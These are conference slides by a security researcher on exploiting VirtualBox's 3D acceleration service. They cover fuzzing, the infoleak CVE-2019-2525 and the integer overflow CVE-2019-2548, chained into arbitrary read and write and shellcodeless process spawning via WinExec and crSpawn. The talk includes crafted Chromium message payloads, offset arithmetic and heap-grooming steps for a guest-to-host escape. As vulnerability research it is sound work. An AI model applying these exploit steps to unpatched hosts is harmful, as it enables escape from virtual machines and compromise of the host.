

# 3D Accelerated Exploitation

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# 3D Accelerated Exploitation



- Jason Matthyser (@pleasew8t)
- MWR InfoSecurity (South Africa)
- Penetration testing, red teaming, cloud
- Part-time vulnerability research

### What is 3D Acceleration?




- Makes use of Chromium
  - Not the browser
  - Abstraction layer over OpenGL
  - Accepts messages, defining graphics operations
- Chromium can be used as:
  - Standalone TCP server
  - Embedded software component



#### Guest Additions and You



- Bunch of services
  - 3D Acceleration "VBoxSharedCrOpenGL"
- HGCM Protocol
  - /dev/vboxuser
  - \\\\.\\VBoxGuest
  - Accessible to unprivileged guest user
- svcCall
  - Functions that use HGCM parameters
  - (inner) functions
    - Buffer messages, configure, etc.







# Enter the Fuzzer



# Isolate the Fuzzing Entry Point



- VBoxSharedCrOpenGL.so
- Initialise the environment
  - crVBoxServerInit()
- Client actions:
  - Connect
    - crVBoxServerAddClient(uint32\_t u32ClientId)
  - Disconnect
    - crVBoxServerRemoveClient(uint32\_t u32ClientId)
  - Send Chromium messages
    - crVBoxServerClientWrite(uint32\_t u32ClientId, uint8\_t \*pBuffer, uint32\_t cbBuffer)



# Crafting Chromium Messages



```
uint32_t crMessage[] = {
  CR MESSAGE OPCODES,
                                                                                          void crUnpackReadPixels()
                              // type
  0x00,
                               // num opcodes
                                                                                            <read opcode handler input>
  0x01,
  CR READPIXELS OPCODE << 24, // opcode
                                                                                            cr unpackDispatch.ReadPixels(<input>)
  <opcode handler input>
                                                        void crUnpack( ... )
                                                          <call opcode handler>
                                                                                          void crServerDispatchReadPixels(<input>)
                                                                                            <some moar logic>
                                                        void crUnpackExtend()
uint32 t crMessage[] = {
                                                          <call opcode handler>
  CR MESSAGE OPCODES,
   0x00,
   0x01,
  CR EXTEND OPCODE << 24,
                                // extended
   0x00,
  CR GETATTRIBLOCATION EXTEND OPCODE
                                                                                                                              BUGS!
   <opcode handler input>
                                                             void crUnpackExtendGetAttribLocation()
```



# Crafting Chromium Messages



```
1) Message type
aaaaaaaa => CR_MESSAGE_OPCODES
2) Number of opcodes
bbbbbbbbb => fixed?
3) Opcode
ccccccc => check range!
4) Extended opcode
dddddddd => check range!
5) Input
pppppppp => target datatypes?
```

#### Fuzzer Ideas



- Little more than 550 opcodes
- State manipulation
  - Bugs have mostly been 1-dimensional
    - Dying out (soon?)
  - Finally a use case for num\_opcodes!
- AFL too slow
  - Initialisation takes time
    - ~65ms
  - In-memory would be better



## Compilation Notes



Just point ./configure to AFL!

```
# if you managed to get all of the dependencies to work
$ CC=afl-gcc CXX=afl-g++ ./configure --disable-hardening
# if you don't want to go down that rabbit hole
$ CC=afl-gcc CXX=afl-g++ ./configure --disable-hardening --disable-java --disable-docs --disable-...
```

- Definitely remove logging for debug builds!
  - "src/VBox/Runtime/VBox/log-vbox.cpp"
  - Comment out first call to RTLogCreate



# Offline (?) Exploitation



- Many reboots of "testing" something
- Annoying keyboard/clipboard thing + testing prod = sucks
- Does Chromium really need VirtualBox?

```
// some code not running in a VM
int main() {
    /*
        load library, and things
    */
    pwn();
    pwn();
    pwn();
}
VBoxSharedCrOpenGL.dll
}
```



#### Become the VirtualBox



- Create a standard interface!
- We only really need to connect/disconnect/call

Interface	Host (libraries)	Guest (drivers)
vbox3d::connect	VBoxServerAddClient	VBGLIOCHGCMCONNECT
vbox3d::disconnect	VBoxServerRemoveClient	VBGLIOCHGCMDISCONNECT
vbox3d::hgcm_call	svcCall	VBGLIOCHGCMCALL



# Offline (?) Exploitation



```
Exploit Debug Libraries
```

- \* Load VBoxSharedCrOpenGL.dll
- \* Debugging with symbols

Exploit Prod Libraries

- \* Load VBoxSharedCrOpenGL.dll
- \* Update Offsets
- \* No more anti-debugger!

Turn VM on for first time









## Heap Manipulation



- Buffered Chromium messages
- Operations:
  - Allocate arbitrary size,
  - Modify to a byte of granularity,
  - Execute/free
- More info:
  - svcGetBuffer
  - svcCall function IDs:
    - SHCRGL\_GUEST\_FN\_WRITE\_BUFFER
    - SHCRGL\_GUEST\_FN\_WRITE\_READ\_BUFFERED



#### CVE-2019-2525 - Vulnerable Code



- OOB Read in crUnpackExtendGetAttribLocation
- SET\_XX(OFFSET)
  - crMemcpy(XX, cr\_unpackData + OFFSET, 8)
  - return\_ptr && writeback\_ptr
  - Returned to guest!
- Copy operation relative to cr\_unpackData
- Leak 16 bytes!

```
uint32_t crMessage[] = {
   CR_MESSAGE_OPCODES,
   0x00,
   0x01,
   CR_EXTEND_OPCODE << 24,
   packet_length,
   CR_GETATTRIBLOCATION_EXTEND_OPCODE,
   0x00,
   0x00,
   ...
};</pre>
```

```
void crUnpackExtendGetAttribLocation(void)
{
    int packet_length = READ_DATA(0, int);
    GLuint program = READ_DATA(8, GLuint);
    const char *name = DATA_POINTER(12, const char);
    SET_RETURN_PTR(packet_length-16);
    SET_WRITEBACK_PTR(packet_length-8);
    cr_unpackDispatch.GetAttribLocation(program, name);
}
```

#### CVE-2019-2525 - Infoleak



- ASLR Target CRClient
  - Represents active connection to Chromium
- currentContextInfo
  - pointer to cr\_server.MainContextInfo in VBoxSharedCrOpenGL.dll
  - Global

```
0:000> dt VBoxSharedCrOpenGL!CRClient
   +0x000 spu id
                           : Int4B
                                                                      int32 t crVBoxServerAddClient(uint32 t u32ClientID)
                           : Ptr64 CRConnection
   +0x008 conn
                                                                          CRClient *newClient;
   +0x010 number
                           : Int4B
   +0x018 pid
                           : Uint8B
                                                                          newClient = (CRClient *) crCalloc(sizeof(CRClient));
  +0x020 currentContextNumber : Int4B
   +0x028 currentCtxInfo : Ptr64 CRContextInfo
  +0x030 currentWindow
                                                                          newClient->currentCtxInfo = &cr_server.MainContextInfo;
                           : Int4B
   +0x038 currentMural
                           : Ptr64 CRMuralInfo
  +0x040 windowList
                           : [100] Int4B
                           : [512] Int4B
  +0x1d0 contextList
```



#### CVE-2019-2525 - Infoleak



- sizeof(CRClient) == 0x9D0
  - LFH Bucket => 0xA10
- Idea
  - Numerous connections
  - Send malicious message
    - Mash X

0x	Λ1	a

0x00	CR_MESSAGE_OPCODES	
0x04	0x00	
0x08	0x01	0x16
0x0C	CR_EXTEND_OPCODE << 24	
0x10	packet_length	
0x14	CR_GETATTRIBLOCATION_EXTEND_OPCODE	
0x9D0	rest of chromium message (irrelevant)	
0xA10/0x00	Start of CRClient	
0x20	pid   currentContextNumber	0v20
0x28	currentContextInfo	0x26
	•••	

packet_length - 16 =	$0 \times A10 + 0 \times 20 - 0 \times 10$
<pre>packet_length =</pre>	0xA36



#### CVE-2019-2548 - Vulnerable Code



```
void crServerDispatchReadPixels( ... ) {
                                                                           sizeof(*rp) = 0x38
    else {
       CRMessageReadPixels *rp;
       uint32 t msg len;
       // [1] patch introduced through CVE-2018-3293
       if (bytes per row < 0 || bytes per row > UINT32 MAX / 8 || height > UINT32 MAX / 8)
           crError("crServerDispatchReadPixels: parameters out of range");
           return;
       // [2] msg len calculated with attacker-controlled values
       msg len = sizeof(*rp) + (uint32 t)bytes per row * height;
       // [3] msg_len used to allocate memory
       rp = (CRMessageReadPixels *) crAlloc( msg_len );
        // [4] rp gets completely initialised using attacker-controlled values
            . . .
```



#### CVE-2019-2548 - Vulnerable Code



- bytes\_per\_row
  - greater than/equal to 0x00
  - smaller than (UINT32\_MAX/8) 0x1FFFFFFF
- height
  - smaller than (UINT32\_MAX/8) 0x1FFFFFFF

```
we want msg_len = 0x20 (overflow 0x18)
choose height = 0x08

msg_len = sizeof(*rp) + bytes_per_row*height
    0x20 = 0x38 + bytes_per_row*0x08

// 0x20 => 0x100000020, because unsigned and all that
bytes_per_row = (0x100000020 - 0x38)/0x08
bytes_per_row = 0x1FFFFFFD
```





- Integer overflow target CRVBOXSVCBUFFER\_t
  - Buffered Chromium messages
  - sizeof(CRVBOXSVCBUFFER\_t) = 0x20
- OOB Write/Arbitrary Write
- Interesting members:
  - uiId buffer reference
  - uiSize defines buffered memory range (OOB)
  - pData pointer to buffered message (Arbitrary)

[+0x000] uiId : 0x10 [+0x004] uiSize : 0x20 [+0x008] pData : 0x10000 [+0x010] pNext : 0x00 [+0x018] pPrev : 0x00 pData

buffered chromium message

pData + uiSize

some indisputably
important objects

pData + 0xFFFFFFFF






0x00			
0x08			
0x10	omn±.		
0x18	empty	memory	
0x20			
0x28			
0x30	hoon h	, and an	
0x38	heap h	leauer	
0x40	svcBuf->uiId	svcBuf->uiSize	
0x48	svcBuf-	·>pData	
0x50	svcBuf->pNext		
0x58	svcBuf->pPrev		

```
// CRMessageReadPixels initialisation
rp->header.type = CR_MESSAGE_READ_PIXELS;
rp->width = width;
rp->height = height;
rp->bytes_per_row = bytes_per_row;
rp->stride = stride;
rp->format = format;
rp->type = type;
rp->alignment = alignment;
rp->skipRows = skipRows;
rp->skipPixels = skipPixels;
rp->rowLength = rowLength;
crMemcpy( &rp->pixels, pixels, sizeof(rp->pixels));
```





0x00		
0x08		
0x10	omnty	momony
0x18	empty	memory
0x20		
0x28		
0x30	heap h	neader
0x38	псарт	icaaci
0x40	svcBuf->uiId	svcBuf->uiSize
0x48	svcBuf->pData	
0x50	svcBuf->pNext	
0x58	svcBuf-	->pPrev



0x00	hoan k	nondon	
0x08	heap header		
0x10	rp->h	eader	
0x18	rp->width	rp->height	
0x20	rp->bytes_per_row	rp->stride	
0x28	rp->alignment rp->skipRo		
0x30	rp->skipPixels rp->rowLengt		
0x38	rp->format rp->type		
0x40	rp->pixels		
0x48	svcBuf->pData		
0x50	svcBuf->pNext		
0x58	svcBuf->pPrev		





- We overwrote:
  - svcBuf->uiId = 0xDEADBEEF
  - svcBuf->uiSize = 0xFFFFFFF
- Partial control = OOB Write
- Write into service buffer close to chromium message
  - Use uiId to verify
  - Full control!

[+0x000] uiId : 0xDEADBEEF [+0x004] uiSize : 0xFFFFFFF [+0x008] pData : 0x10000 [+0x010] pNext : 0x00 [+0x018] pPrev : 0x00 pData

buffered chromium message

service buffer somewhere else


pData + 0xFFFFFFF



#### svcPartial->pData

- Arbitrary Write:
  - Modify svcPartial buffer to write into svcFull
  - Adjust svcFull->uiSize for write size
  - Point svcFull->pData to destination
  - Modify svcFull

svcPartial->uiId	svcPartial->uiSize
svcPartia	al->pData
svcPartial->pNext	
svcPartial->pPrev	











#### Where are we?



- Base of VBoxSharedCrOpenGL.dll
- Arbitrary write
- Try two things:
  - Break out without shellcode
  - Avoid Kernel32.dll offset requirements
- Going to need:
  - Arbitrary read
  - Command execution primitive



#### **Shellcodeless**



- cr\_unpackDispatch
- Called by opcode handlers
- Takes Chromium message values as arguments

```
static void crUnpackExtendWindowPos3sARB(void)
{
   GLshort x = READ_DATA(8, GLshort);
   GLshort y = READ_DATA(10, GLshort);
   GLshort z = READ_DATA(12, GLshort);
   cr_unpackDispatch.WindowPos3sARB(x, y, z);
}
```

Opcode	cr_unpackDispatch	Signature	Target
CR_CREATECONTEXT_EXTEND_OPCODE	CreateContext	<pre>(const char *, GLint, GLint)</pre>	UINT WinExec( LPCSTR lpCmdLine,
CR_WINDOWCREATE_EXTEND_OPCODE	WindowCreate	(const char *, GLint)	UINT uCmdShow );



#### Shellcodeless - WinExec



```
uint32_t crMessage = {
    CR_MESSAGE_OPCODES,
    0x00,
    0x01,
    CR_EXTEND_OPCODE << 24,
    0x00,
    CR_WINDOWCREATE_EXTEND_OPCODE,
    "calc.exe"
    0x00,
    ...,
    0x00,
    0x01
};</pre>
```


```
void crUnpackExtendWindowCreate(void)
               char dpyName[DISPLAY NAME LEN];
               GLint visBits = READ DATA( DISPLAY NAME LEN + 8, GLint );
               GLint retVal;
               READ BYTES( dpyName, 8, DISPLAY NAME LEN );
               dpyName[DISPLAY NAME LEN - 1] = 0;
               SET_RETURN_PTR( DISPLAY_NAME_LEN + 12 );
               SET_WRITEBACK_PTR( DISPLAY_NAME_LEN + 20 );
               retVal = cr unpackDispatch.WindowCreate( dpyName, visBits );
               (void) retVal;
WinExec("calc.exe", 0x01);
```



# Arbitrary Read



- CRClient
- Certain operations buffer a response
- Response read separately
  - pHostBuffer -> response content
  - cbHostBuffer -> response size
- Leaked CRConnection + Arbitrary Write
  - Fake "buffered responses"
  - Read arbitrary memory!



+0x008 conn : Ptr64 CRConnection

+0x010 number : Int4B +0x018 pid : Uint8B +0x020 currentContextNumber : Int4B

+0x028 currentCtxInfo : Ptr64 CRContextInfo

+0x030 currentWindow : Int4B

+0x038 currentMural : Ptr64 CRMuralInfo

+0x040 windowList : [100] Int4B +0x1d0 contextList : [512] Int4B

0:000> dt VBoxSharedCrOpenGL!CRConnection

+0x000 ignore : Int4B

+0x004 type : CRConnectionType

+0x008 id : Uint4B

• • •

+0x19c u32ClientID : Uint4B

+0x1a0 pBuffer : Ptr64 UChar

+0x1a8 cbBuffer : Uint4B

+0x1b0 pHostBuffer : Ptr64 UChar +0x1b8 cbHostBufferAllocated : Uint4B

+0x1bc cbHostBuffer : Uint4B

+0x1c0 pClient : Ptr64 \_crclient

. . .



#### Leak CRClient Address



- crVBoxServerClientGet
  - Gets pointer to CRClient associated with u32ClientID
  - Writes that pointer to \*ppClient
- Chromium messages get returned after execution!
  - ppClient = pointer to Chromium message === WIN!

```
int32_t crVBoxServerClientGet(uint32_t u32ClientID, CRClient **ppClient)
{
    CRClient *pClient = NULL;
    pClient = crVBoxServerClientById(u32ClientID);
    ...
    *ppClient = pClient;
    return VINF_SUCCESS;
}
```

#### Leak CRClient Address



- DeleteFencesNV(GLsizei, const GLuint \*)
  - GLsizei n
  - const GLuint\* sure looks like a CRClient\*\* to me
- DATA\_POINTER(OFFSET, TYPE)
  - Pointer to OFFSET from cr\_unpackData
- Leak arbitrary CRClient address!

```
uint32_t crMessage[] = {
    CR_MESSAGE_OPCODES,
    0x00,
    0x01,
    CR_EXTEND_OPCODE << 24,
    0x00,
    CR_DELETEFENCESNV_EXTEND_OPCODE,
    u32ClientId,
    0x00,
    0x00
};</pre>
```

```
void crUnpackExtendDeleteFencesNV(void)
{
    GLsizei n = READ_DATA( 8, GLsizei );
    const GLuint *fences = DATA_POINTER( 12, GLuint );
    cr_unpackDispatch.DeleteFencesNV( n, fences );
}
```



#### Leak CRConnection Address



- Use service buffer/Chromium message
  - svcFull->pData
    - somewhere before CRClient
  - svcFull->uiSize
    - just enough to read back CRClient content
  - Use CR\_NOP\_OPCODE opcode
- Need address for message!

svcFull->pData	
	buffered chromium message
svcFull->pData + 0xA10	
svcFull->pData + 0xA10*2	
	crClient->conn
svcFull->pData + 0xA10*3	
svcFull->pData + svcFull->uiSize	



### Leak CRConnection Address



- Connect and leak
  - Get initial CRClient address
  - Allocate CRClient until within 4 allocations
- Disconnect crClientLower
  - crClientLower free'd
- svcFull->pData
  - crClientLower
- svcFull->uiSize
  - (crClientHigher crClientLower)+A10
- Write and Execute NOP message

svcFull->pData / crClientLower	
	buffered chromium message
svcFull->pData + 0xA10	
svcFull->pData + 0xA10*2	
	crClientHigher->conn
svcFull->pData + 0xA10*3	
<pre>svcFull-&gt;pData +   svcFull-&gt;uiSize</pre>	



#### Leak CRConnection Address



- After readback svcFull is free'd
  - Double Free ⊗
    - Before execution, allocate a bunch of buffers of size 0x9D0! ©
  - Lose Arbitrary Write ⊗
    - After execution, repeat svcPartial OOB write technique ©
- Using address of CRConnection
  - Manipulate pHostBuffer and cbHostBuffer using arbitrary write
  - Arbitrary read



## crSpawn



- VBoxOGLhostcrutil.dll!crSpawn
- VBoxOGLhostcrutil.dll!crMemcpy imported by VBoxSharedCrOpenGL.dll
- Spawns a thing!
  - Signature (const char \*command, const char \*argv[])
  - Windows CreateProcess(NULL, newargv, ...)
  - Other execvp(command, argv)



#### crSpawn



- cr\_unpackDispatch.BoundsInfoCR
  - ( const CRrecti \*bounds, const GLbyte \*payload, ...)
- crSpawn will dereference payload as a pointer to args (on Windows)
  - \*payload = pointer to argv[0]
- Workaround:
  - Create CRClient
  - Get CRClient address and disconnect to free
  - Write args to CRClient address
    - crClient points to "calc.exe\0"
  - Add address to crMessage!

## Let it ride!



- Convert arbitrary write + Infoleak into arbitrary read
  - Attacked cr\_unpackDispatch
  - Fake service buffers
- Obtained address of crSpawn
  - Using arbitrary read
- We haven't:
  - Executed shellcode
  - Required Kernel32.dll addresses





# DEMO

